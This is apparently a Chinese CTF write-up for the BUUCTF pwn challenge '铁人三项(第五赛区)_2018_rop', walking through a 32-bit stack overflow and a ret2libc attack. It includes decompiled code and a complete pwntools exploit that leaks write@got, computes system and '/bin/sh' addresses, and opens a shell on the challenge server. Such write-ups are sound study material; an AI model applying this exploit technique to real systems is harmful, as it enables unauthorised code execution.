
铁人三项(第五赛区)_2018_rop

原创

m0sway 于 2022-04-01 10:48:39 发布 37 收藏

分类专栏： BUU-WP 文章标签： pwn python 网络安全 CTF WriteUP



铁人三项(第五赛区)_2018_rop

使用`checksec`查看：

只开启了栈不可执行。

先放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  be_nice_to_people();
  vulnerable_function();
  return write(1, "Hello, World\n", 0xDu);
}
```

- 给出了漏洞函数，直接跟过去查看吧。

`vulnerable_function()`：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+10h] [ebp-88h]

  return read(0, &buf, 0x100u);
}
```

- `return read(0, &buf, 0x100u);`：可以读入`0x100`大小的数据，存在栈溢出。

题目思路

- 存在栈溢出。
- 程序中无`system()`和`/bin/sh`字符串。
- 利用`write()`函数泄露地址。
- 使用ret2libc的方式getshell。

步骤解析：

> 先利用`write()`函数通过栈溢出，泄露出`write@got`的地址。

> 接着确定libc之后，计算出 `system()` 和 `/bin/bash` 的地址。

> 再次利用栈溢出即可geshell。

完整exp

```python
from pwn import *

#start
r = remote("node4.buuoj.cn",26594)
# r = process("../buu/铁人三项(第五赛区)_2018_rop")
elf = ELF("../buu/铁人三项(第五赛区)_2018_rop")
libc = ELF("../buu/ubuntu18(32).so")

#params
write_got = elf.got['write']
write_plt = elf.plt['write']
main_addr = elf.symbols['main']

#attack
payload = b'M'*(0x88+4) + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)
r.sendline(payload)
write_addr = u32(r.recv(4))
print("write_addr: " + hex(write_addr))

#libc
base_addr = write_addr - libc.symbols['write']
system_addr = base_addr + libc.symbols['system']
bin_sh_addr = base_addr + next(libc.search(b'/bin/sh'))
print("system_addr: " + hex(system_addr))
print("bin_sh_addr" + hex(bin_sh_addr))

#attack2
payload2 = b'M'*(0x88+4) + p32(system_addr) + b'M'*4 +p32(bin_sh_addr)
r.sendline(payload2)

r.interactive()
```